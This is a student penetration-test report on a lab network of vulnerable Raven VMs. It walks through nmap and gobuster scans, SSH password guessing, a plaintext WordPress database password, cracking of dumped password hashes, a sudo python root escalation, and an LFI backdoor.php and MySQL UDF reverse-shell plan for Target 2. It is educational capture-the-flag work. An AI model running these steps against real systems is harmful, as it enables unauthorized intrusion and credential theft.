

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02

Exploits Used


03

**Methods Used to
Avoiding Detect**



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

IPv4:192.168.1.90
OS: Kali Linux 2.6-3.2
Hostname: Kali

IPv4:192.168.1.110
OS: Linux 3.2-4.9
Hostname: target1

IPv4:192.168.1.115
OS: Linux 3.2-4.9
Hostname: target2

IPv4:192.168.1.105
OS: Linux
Hostname: CapStone(server1)

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Nmap revealed exposed services	Port 22/80 left exposed	This potentially gives attackers the ability to ssh into user accounts
Use of password with insufficient level of sophistication	Passwords easily guessed, or decrypted. Password for database not hashed. Hashed passwords contained no salts.	Gain access to user account, database, easily decrypt passwords using john
Database credentials were exposed	Able to view the wp-config.php to view database credentials (username/password)	Gain access to mysql under the context of root
Directory Traversal	A path traversal vulnerability allows an attacker to access files on your web server to which they should not have access to.	Allow attacker to view information of the hidden folders. The files in the hidden folders contain sensitive information.
Root escalation	Use sudo -l to gain information needed to perform escalation.	Able to root a user and gain complete access to the system.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library	Create mysql function to spawn reverse shell under the context of root	The shell will give the user root access to modify any files in the system.
Database credentials were exposed	Able to view the wp-config.php to view database credentials (username/password)	Gain access to mysql under the context of root
Local File Inclusion	When a web application allows the user to submit input files or upload or create files to the server	Able to run unix command using the URL because of local file inclusion
Remote code injection	Exploits an input validation flaw in software to introduce and execute malicious code.	Able to create reverse shell to gain access to the victims machine

Exploits Used

Target 1 - Exploitation: Exposed Services

- Nmap was used to discover victim machine1 IP addresses and exposed services.
- Running command `nmap -sV 192.168.1.110` returned that port 80 and port 22 were exposed.

```
File  Actions  Edit  View  Help

root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15 05:52 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00055s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
root@Kali:~#
```


Target 1 - Exploitation: SSH and Weak Passwords

- Port 22 was left exposed. By guessing Michael's password, was able to gain access.
- Once access granted, navigated to /var/www/html to find both flag1.txt and flag2.txt

```
File Actions Edit View Help
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Mar 15 11:36:56 2022 from 192.168.1.90
michael@target1:~$
```

```
File Actions Edit View Help
michael@target1:/var/www/html$ cat service.html | grep flag
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```

```
flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


Target 1 - Exploitation: SQL Database and Passwords

- once navigating to /var/www/html, was able to view the wp-config.php file with passwords in plain text.
- In mysql database, we were able to retrieve user credentials from wp_user by using the following command:
`select * from wp_user;`
- From the results, we were able to get the password hash for all users.

```
File Actions Edit View Help
/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
michael@target1:/var/www/html/wordpress$ clear
michael@target1:/var/www/html/wordpress$ cat wp-config.php | grep DB
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'R@v3nSecurity');
define('DB_HOST', 'localhost');
define('DB_CHARSET', 'utf8mb4');
define('DB_COLLATE', '');
michael@target1:/var/www/html/wordpress$
```

```

| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | draft | open | open | 0 | http://raven.local/wordpress/?p=4 |
1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12	
2	steven	\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org		2018-08-12 23:31:16	

Target 1 - Exploitation: Weak Password and Root access

- used john to crack steven's password hash.
- used command sudo -l to discover that steven had sudo access to python commands
- ran python script to gain root access

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar 15 12:42:50 2022 from 192.168.1.90
$ whoami
steven
$ █
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sta

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
|  _  \
| |/_/_ _ _ _ _ _ _ _ _ _
|  // _ \ \ / / _ \ ' _ \
| \ \ ( _ | \ v / _ / | | |
\ | \ \ _ , | \ / \ _ | | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!


This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:
@wmccannwj / wjmccann.github.io
root@target1:~# █
```


Target 2 - Exploitation: Directory Traversal


- Running command
 - `gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115`
- It provide us list of directories that are being exposed to the public

```
=====
2022/03/20 08:25:14 Starting gobuster in directory enumeration mode
=====
/img                (Status: 301) [Size: 312] [→ http://192.168.1.115/i
mg/]
/css                (Status: 301) [Size: 312] [→ http://192.168.1.115/c
ss/]
/wordpress          (Status: 301) [Size: 318] [→ http://192.168.1.115/w
ordpress/]
/manual             (Status: 301) [Size: 315] [→ http://192.168.1.115/m
anual/]
/js                 (Status: 301) [Size: 311] [→ http://192.168.1.115/j
s/]
Progress: 1294 / 220561 (0.59%)
/vendor             (Status: 301) [Size: 315] [→ http://192.168.1.115/v
endor/]
/fonts              (Status: 301) [Size: 314] [→ http://192.168.1.115/f
onts/]
```



Target 2 - Exploitation: Local File Inclusion


- Running a shell script that injects a backdoor.php file that allows command injection. We leverage local file inclusion vulnerability in contact.php.
- With this backdoor.php in place, we were able inject any Linux command into the server.



